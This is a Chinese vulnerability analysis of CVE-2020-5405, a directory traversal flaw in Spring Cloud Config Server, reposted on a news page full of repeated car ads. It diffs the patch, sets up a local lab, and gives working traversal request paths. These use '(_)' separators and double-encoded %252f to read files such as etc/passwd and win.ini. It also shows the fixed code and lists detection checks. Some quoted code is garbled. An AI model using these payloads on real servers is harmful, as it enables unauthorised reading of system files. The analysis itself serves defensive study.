

限时售价9.98万元起 东风日产逍客·荣誉正式上市

搜索



CVE-2020-5405 Spring Cloud Config Server 目录穿越

2020-04-07 19:00 625

事件背景

Spring Cloud Config为分布式系统的外部配置提供客户端的服务端的支持。使用了它，开发人员就可以在一个中心仓库管理应用程序在所有环境中的外部配置。2020-02-26 Spring 收到漏洞报告，Spring Cloud Config Server 存在目录穿越漏洞。

时间线

2020-02-26 Spring 收到漏洞报告，Spring Cloud Config Server 存在目录穿越漏洞

2020-03-03 Spring Cloud Config Server 更新 2.1.7 版本

2020-03-04 Spring Cloud Config Server 更新 2.2.2 版本


2020-03-06 斗象应急响应团队分析出漏洞POC

漏洞挖掘

根据描述该漏洞为目录穿越 2.2.0-2.2.1,2.1.0-2.1.6 都受到影响，所以这里直接下载2.2.1和2.2.2的源码包进行对比

<https://github.com/spring-cloud/spring-cloud-config/releases>

解压后直接使用idea Ctrl+D 进行对比



很多开源项目都会会在test文件中写入本次更新涉及的漏洞点

比如这次 spring-cloud-config-2.2.2.RELEASE/spring-cloud-config-client/src/test/java/org/springframework/cloud/config/environment/EnvironmentTests.java

24小时热文

听车评人？还是选车真是？

长城怪象：销量导致“愤青”魏建

2025款雷克萨斯或11月发布

限时售价9.98万客·荣誉正式上市

官方指导价11.9S05正式上市





ta的内容 | 1.4万


大图模式

评论

点赞

分享

放大字



显而易见的这个漏洞是用 () 来代替 / 进行目录穿越


搭建环境

这里启动 2.2.1环境， 使用idea 打开 (maven项目)

\\spring-cloud-config-2.2.1.RELEASE\\spring-cloud-config-server

这里如果速度慢可以修改成阿里源,启动成功后访问

http://127.0.0.1:8888/foo/default/master/test.json



补丁对比

根据上一个目录穿越漏洞

Spring Cloud Config Server 路径穿越与任意文件读取漏洞分析 – 【CVE-2019-3799】 – 先知社区

https://xz.aliyun.com/t/4844

这里可以构造一个路径进行尝试(看看报错)

/foo/default/master/..(.)..(.)..(.)etc(.)passwd

24小时热文

听车评人？还是
的选车真是？

长城怪象：销量
导致“愤青”魏建

2025款雷克萨斯
或11月发布

限时售价9.98万
客·荣誉正式上

官方指导价11.9
S05正式上市



ta的内容 | 1.4万

大图模式

评论

点赞

分享

放大字

```
HTTP/1.1
Host: 127.0.0.1:8888
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; Trident/5.0)
Connection: close

Content-Length: 0
Date: Mon, 09 Mar 2020 03:24:25 GMT
Connection: close
```

24小时热文

听车评人？还是选车真经是？

长城怪象：销量导致“愤青”魏建

2025款雷克萨斯或11月发布

限时售价9.98万客·荣誉正式上市

官方指导价11.9S05正式上市

效果不佳,从文中可知请求格式如下

GET /{name}/{profile}/{label}/{path}

继续看对应实现源码

org/springframework/cloud/config/server/resource/ResourceController.java

```
public void setPlainTextEncryptEnabled(boolean plainTextEncryptEnabled) {
    this.plainTextEncryptEnabled = plainTextEncryptEnabled;
}


@RequestMapping("/{name}/{profile}/{label}/**")
public String retrieve(@PathVariable String name, @PathVariable String profile,
    @PathVariable String label, ServletWebRequest request,
    @RequestParam(defaultValue = "true") boolean resolvePlaceholders)
    throws IOException {
    String path = getFilePathVariable(request, name, profile, label);
    return retrieve(request, name, profile, label, path, resolvePlaceholders);
}

@RequestMapping(value = "/{name}/{profile}/**", params = "useDefaultLabel")
public String retrieve(@PathVariable String name, @PathVariable String profile,
    ServletWebRequest request,
    @RequestParam(defaultValue = "true") boolean resolvePlaceholders)
    throws IOException {
    String path = getFilePathVariable(request, name, profile, label: null);
    return retrieve(request, name, profile, label: null, path, resolvePlaceholders);
}

private String getFilePathVariable(ServletWebRequest request, String name, String profile,
    String label) {
    String stem;
    if (label != null) {
        stem = String.format("/{name}/{profile}/{label}", name, profile, label);
    }
}
```

这里可以知道请求的格式,这里决定了POC的基本结构

继续对比可以可以看出, () 会在 [name/label] 时被处理成 /



server/cloud-java/org.springframework.cloud.config.server/secure/SecureRepositoryTests.java




大图模式

评论


点赞

分享


放大字



基本可以构造出来如下格式



由于label中可以解析(_)



根据提示 “Cannot clone or checkout repository” 以及 代码中的

`this.nativeRepository.setSearchLocations("file:./src/test/resources/test/local");`

这里考虑可能是得采用本地配置文件方式

玩转Spring Cloud之配置中心（config server & config client） – 梦在旅途 – 博客园

<https://www.cnblogs.com/zuowj/p/10432445.html>

更改配置文件为

configserver.yml

24小时热文

听车评人？还是
的选车真是？

长城怪象：销量
导致“愤青”魏建

2025款雷克萨斯
或11月发布

限时售价9.98万
客·荣誉正式上

官方指导价11.9
S05正式上市



大图模式

评论

点赞

分享

放大字

native jmx: default_domain: cloud.config.server cloud: config: server: #如下是本地文件配置
native: search-locations: classpath:/configs #配置文件存放的目录 server: port: 8888
management: context_path: /admin


然后再resources目录下新建文件夹 configs

随便放个配置文件

configclient-dev.properties

--configclient-dev.properties内容: demo-config-profile-env=dev-native
zuowenjun.site=http://www.zuowenjun.cn,http://zuowj.cnblogs.com--20190227
zuowenjun.skills=.net,java,html,js,css,sql,python,vb--20190227 zuowenjun.motto=Learning
is endless; Opportunity is for the prepared mind;--20190227

访问 http://127.0.0.1:8888/configclient/dev



当native本地方式启动时, {label}无需指定(有用但是对这个漏洞没有影响), 所以这里可以采取 {label}可以生效的方式git后端配置的请求格式进行访问

Spring Cloud Config Server 启动后, GIT仓库中的配置文件会被自动转换成当前项目的web api, 若需访问查看远程配置数据可以参照以下的规则: /{application}/{profile}/{label} [/{label}]/{application}-{profile}.yaml.properties.json 规则简单说明: {application}=配置消费方应用名称 (即: config client的项目名, 通俗讲: 就是谁用这个配置就是谁的名字) {profile}=配置环境 (如: dev开发环境,test测试环境,prod生产环境) {label}=仓库分支名 (git或svn方式指定, native本地方式无需指定) .yaml.properties.json表示指定的响应返回格式, {}表示必需,[]表示可选, |表示或的关系 或者参考 https://cloud.spring.io/spring-cloud-static/spring-cloud-config/2.2.2.RELEASE/reference/html/#_placeholders_in_git_uri <https://www.cnblogs.com/zuowj/p/10432445.html>

24小时热文

听车评人? 还是
的选车真是?

长城怪象: 销量
导致“愤青”魏建

2025款雷克萨斯
或11月发布

限时售价9.98万
客·荣誉正式上

官方指导价11.9
S05正式上市



ta的内容 | 1.4万

大图模式

评论

点赞

分享

放大字

```
GET /blah/local/...META-INF/spring-configuration-metadata.js
on HTTP/1.1
Host: 127.0.0.1:8888
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT
6.1; Win64; x64; Trident/5.0)
Connection: close
```

```
HTTP/1.1 200
Last-Modified: Mon, 09 Mar 2020 05:23:12 GMT
Content-Type: text/plain;charset=UTF-8
Content-Length: 29281
Date: Mon, 09 Mar 2020 05:38:15 GMT
Connection: close

{
  "groups": [
    {
      "name": "spring.cloud.config.server",
      "type":
"org.springframework.cloud.config.server.config.ConfigServerP
roperties",
      "sourceType":
"org.springframework.cloud.config.server.config.ConfigServerP
roperties"
    },
    {
      "name": "spring.cloud.config.server.aws3",
      "type":
"org.springframework.cloud.config.server.environment.AwsS3Env
ironmentProperties",
      "sourceType":
"org.springframework.cloud.config.server.environment.AwsS3Env
ironmentProperties"
    },
    {
      "name": "spring.cloud.config.server.consul.watch",
      "type":
"org.springframework.cloud.config.server.environment.ConsulW
atchProperties"
```

24小时热文

听车评人? 还是
的选车真是?

长城怪象: 销量
导致“愤青”魏建

2025款雷克萨斯
或11月发布

限时售价9.98万
客·荣誉正式上

官方指导价11.9
S05正式上市

当配置文件中的 search-locations 修改为 file:///c:/ 时,即可在在根目录进行文件读取

configserver.yml

info: component: Config Server spring: application: name: configserver

autoconfigure.exclude:


org.springframework.boot.autoconfigure.jdbc.DataSourceAutoConfiguration jmx:

default_domain: cloud.config.server profiles: active: native cloud: config: server: native:

search-locations: file:///C:\TCC\Spring-cloud-config-server\spring-cloud-config-

2.2.1.RELEASE\spring-cloud-config-server\src\main\resources\configs #配置文件存放的目录

server: port: 8888 management: context_path: /admin



断点分析

通过打断点,我们可以更清晰的看到漏洞的成因

首先根据路由格式,进入

org.springframework.cloud.config.server.resource.ResourceController#retrieve(java.lang.Stri
ng, java.lang.String, java.lang.String,

org.springframework.web.context.request.ServletWebRequest, boolean) 函数中




大图模式

评论

点赞

分享

放大字




其中参数分别为我们传入的

name = blah profile = local label = 马赛克 path = Windows/win.ini

然后进入

org.springframework.cloud.config.server.resource.GenericResourceRepository#findOne函数



这里会对 Win[-{label}].ini 也就是 win-label.ini win.ini 在对应目录搜索,

也就是 {search-locations} + {label} 即

24小时热文

听车评人？还是
的选车真是？

长城怪象：销量
导致“愤青”魏建

2025款雷克萨斯
或11月发布

限时售价9.98万
客·荣誉正式上

官方指导价11.9
S05正式上市



官方指导价11.9
S05正式上市



ta的内容 | 1.4万

大图模式

评论

点赞

分享

放大字

所以在Windows中,我们可以使用文件名加点.的方式进行无后缀文件读取

漏洞产生根本原因

org.springframework.cloud.config.server.environment.NativeEnvironmentRepository#getLocations

这里产生了直接拼接[label]的行为

```

@Override
public List<Location> getLocations(String application, String profile, String label) {
    application = "a" profile = "b"
    String[] locations = this.searchLocations(locations: ["file:///C:/"])
    if (this.searchLocations == null || this.searchLocations.length == 0) {
        locations = DEFAULT_LOCATIONS;
    }
    Collection<String> output = new LinkedHashSet<>();
    if (label == null) {
        label = this.getDefaultLabel();
    }
    for (String location : locations) {
        String[] profiles = new String[] { profile };
        if (profile != null) {
            profiles = StringTools.commaDelimitedListToStringArray(profile);
        }
        String[] apps = new String[] { application };
        if (application != null) {
            apps = StringTools.commaDelimitedListToStringArray(application);
        }
        for (String prof : profiles) {
            for (String app : apps) {
                if (this.addLabels(locations) {
                    addLabels(locations: true
                    for (String location : locations) {
                        if (StringTools.isUri(location)) {
                            String labelled = location + label.trim() + " " + location;
                            if (isUri(labelled)) {
                                output.add(labelled);
                            }
                        }
                    }
                }
            }
        }
    }
    return new ArrayList<>(output);
}

NativeEnvironmentRepository getLocations()
Debug: ConfigServerApplication
Frames
Variables
http-nio-8888-exec-4... this = (NativeEnvironmentRepository@9116)
getLocations:209 NativeEnvironmentRepository
getLocations:47 SearchPathCompositeEnvironment
findOne64 GenericResourceRepository (org.sp
retrieve140 ResourceController (org.springfram
retrieve110 ResourceController (org.springfram
invoke0:1 NativeMethodAccessorImpl (sun.ref
oo this.addLabels(locations: true

```

所以这里双重url编码/为%252f还是可以用,因为最后拼接成的路径是URL类,支持%2f

```

String location = locations[i];
for (String local : getProfilePaths(profile, path)) {
    local = "Windows/win-b.ini" profile = "b" path = "Windows/win.ini"
    if ((!isInvalidPath(local) && !isInvalidEncodedPath(local)) {
        Resource file = this.resourceLoader.getResource(location) file: "URL [file:///C:/TC/TC/Spring-cloud-config-server/spring-cloud-config-2.2.1.RELEASE/spring-cloud-config-server/src/main/resources/configs%252fWindows/win-b.ini] local: "Windows/win-b.ini"
        .createRelative(local);
        if (file.exists() && file.isReadable()) {
            return file;
        }
    }
}

```

使用 %252f 请求



24小时热文

听车评人? 还是
的选车真是?

长城怪象: 销量
导致“愤青”魏建

2025款雷克萨斯
或11月发布

限时售价9.98万
客·荣誉正式上

官方指导价11.9
S05正式上市



ta的内容 | 1.4万

大图模式

评论

点赞

分享

放大字

spring-cloud-config-2.2.2.RELEASE/spring-cloud-config-

server/src/main/java/org/springframework/cloud/config/server/resource/GenericResourceRepository.java

org.springframework.cloud.config.server.resource.GenericResourceRepository#findOne函数加入了对路径的判断

```
public synchronized Resource findOne(String application, String profile, String label,
String path) {
    if (StringUtils.hasText(path)) {
        String[] locations = this.service.getLocations(application, profile, label)
            .getLocations();
        try {
            for (int i = locations.length; i > 0; i--) {
                String location = locations[i];
                if (isInvalidEncodedLocation(location)) {
                    continue;
                }
                for (String local : getProfilePaths(profile, path)) {
                    if (!isInvalidPath(local) && !isInvalidEncodedPath(local)) {
                        Resource file = this.resourceLoader.getResource(location)
                            .createRelative(local);
                        if (file.exists() && file.isReadable()) {
                            return file;
                        }
                    }
                }
            }
        } catch (IOException e) {
            throw new NoSuchResourceException(
                "Error: " + path + ". (" + e.getMessage() + ")");
        }
    }
    throw new NoSuchResourceException("Not found: " + path);
}
```

org.springframework.cloud.config.server.resource.GenericResourceRepository#isInvalidEncodedLocation 会先对路径进行url解码

```
private boolean isInvalidEncodedLocation(String location) {
    if (location.contains("%")) {
        try {
            // Use URLDecoder (vs UriUtils) to preserve potentially decoded UTF-8
            // chars
            String decodedPath = URLDecoder.decode(location, "UTF-8");
            if (isInvalidLocation(decodedPath)) {
                return true;
            }
            decodedPath = processPath(decodedPath);
            if (isInvalidLocation(decodedPath)) {
                return true;
            }
        } catch (IllegalArgumentException | UnsupportedEncodingException ex) {
            // Should never happen...
        }
    }
    return isInvalidLocation(location);
}
```

org.springframework.cloud.config.server.resource.GenericResourceRepository#isInvalidLocation 然后检测是否包含 ..

24小时热文

听车评人？还是
的选车真是？长城怪象：销量
导致“愤青”魏建2025款雷克萨斯
或11月发布限时售价9.98万
客·荣誉正式上官方指导价11.9
S05正式上市



ta的内容 | 1.4万

大图模式

评论

点赞

分享

放大字

```
if (isInvalid && logger.isWarnEnabled()) {
    logger.warn(O: "Location contains \"..\"");
}
return isInvalid;
}
```

检测方法

Windows 可以检测 C:/Windows/win.ini

Linux 可以检测 /etc/resolv.conf

(这里测试Windows上file协议无法访问其他盘,如果Spring Cloud Config Server 搜索路径指定在 classpath,可以尝试读取META-INF/下面的文件,这里是个检测难点)

作者: 斗象能力中心 TCC – 小胖虎

声明: 本文由入驻搜狐公众平台的作者撰写, 除搜狐官方账号外, 观点仅代表作者本人, 不代表搜狐立场。

[回首页看更多汽车资讯](#)



评论 请遵守《搜狐我来说两句用户公约》

我来说两句...

发表评论

资讯推荐



退出“价格战”，大规模召回，宝马成为豪华品牌中的“显眼包”

文武车道

12分钟前



补完最后的电池短板 奇瑞全球创新大会亮点多

BAO爱车工作室

13分钟前



数智工厂揭幕，阿维塔07下线，长安“智造”重大升级

汽车网评

14分钟前



全新瑞虎8 PLUS进阶而来，开启你的“躺平”人生

汽车华尔街

16分钟前



长安汽车启航新生态，启源E07引领智能出行新纪元

睛彩车市

18分钟前



双11重磅来袭！纯正酱香老酒，现在只要这个价！

广告

今天 19:40

24小时热文

听车评人？还是选车？选车真是让人头疼！

长城怪象：销量下滑导致“愤青”魏建

2025款雷克萨斯LX或11月发布

限时售价9.98万 客·荣誉正式上市

官方指导价11.98万 S05正式上市



FreeBuf 官方

ta的内容 | 1.4万

大图模式

评论

点赞

分享

放大字

哪吒汽车欠薪！现金枯竭！会步高合/拜腾/威马后尘？

网上车市25分钟前



上四驱配差速锁，捷途山海T2四驱版升级上市！

睛彩车市38分钟前



限时9.98万起，道奇·荣誉对东风日产到底有多重要？

爱车兵团今天 18:49



入门不到15万高配带FSD 海豹06 GT购车推荐指南

车主之家今天 18:48



广东的秋名山？一台本田型格就可以轻松征服

关你车事今天 18:47



新款奇瑞艾瑞泽8要来了，外形“撞脸”奥迪A4L，销量还能提升？

优视汽车今天 18:35

奇瑞有多狠？黑科技全要自研，尹同跃放狠话智能化也要进头部！

车载娱乐30分钟前



坦克推Hi4-Z架构：纯电续航200公里+，零百4秒左右

车壹圈40分钟前



站在电车宇宙中心，比亚迪正在呼唤未来

爱车兵团今天 18:49



长安汽车数智工厂挂牌；奇瑞第1500万辆整车下线等7条快讯

电车汇EV今天 18:47



超值A级SUV登陆山城，还比亚迪第二代宋Pro DM-i省出新态度！

睛彩车市今天 18:39



剑指高阶智驾第一梯队，AION RT的勇气从何而来？

车圈圈今天 18:35

19.99万元起售“可变新汽车”长安启源E07值得入手

UCAR陈庆镒37分钟前



南京新机特惠，512G+4800万像素 指纹面部双解锁,799元

广告今天 19:40



别克昂科雷或将国产，定位中大型SUV，理想L8要有对手了？

优视汽车今天 18:49



三高人群的福音，改善多年三高，牢记这个方法！

广告今天 19:40



奇瑞发布固态电池，续航1500公里，梦想照进现实？

智电汽车今天 18:35



833直播，高清赛事免费看，精彩纷呈！

广告今天 19:40

24小时热文

听车评人？还是选车？
的选车真是？

长城怪象：销量
导致“愤青”魏建

2025款雷克萨斯
或11月发布

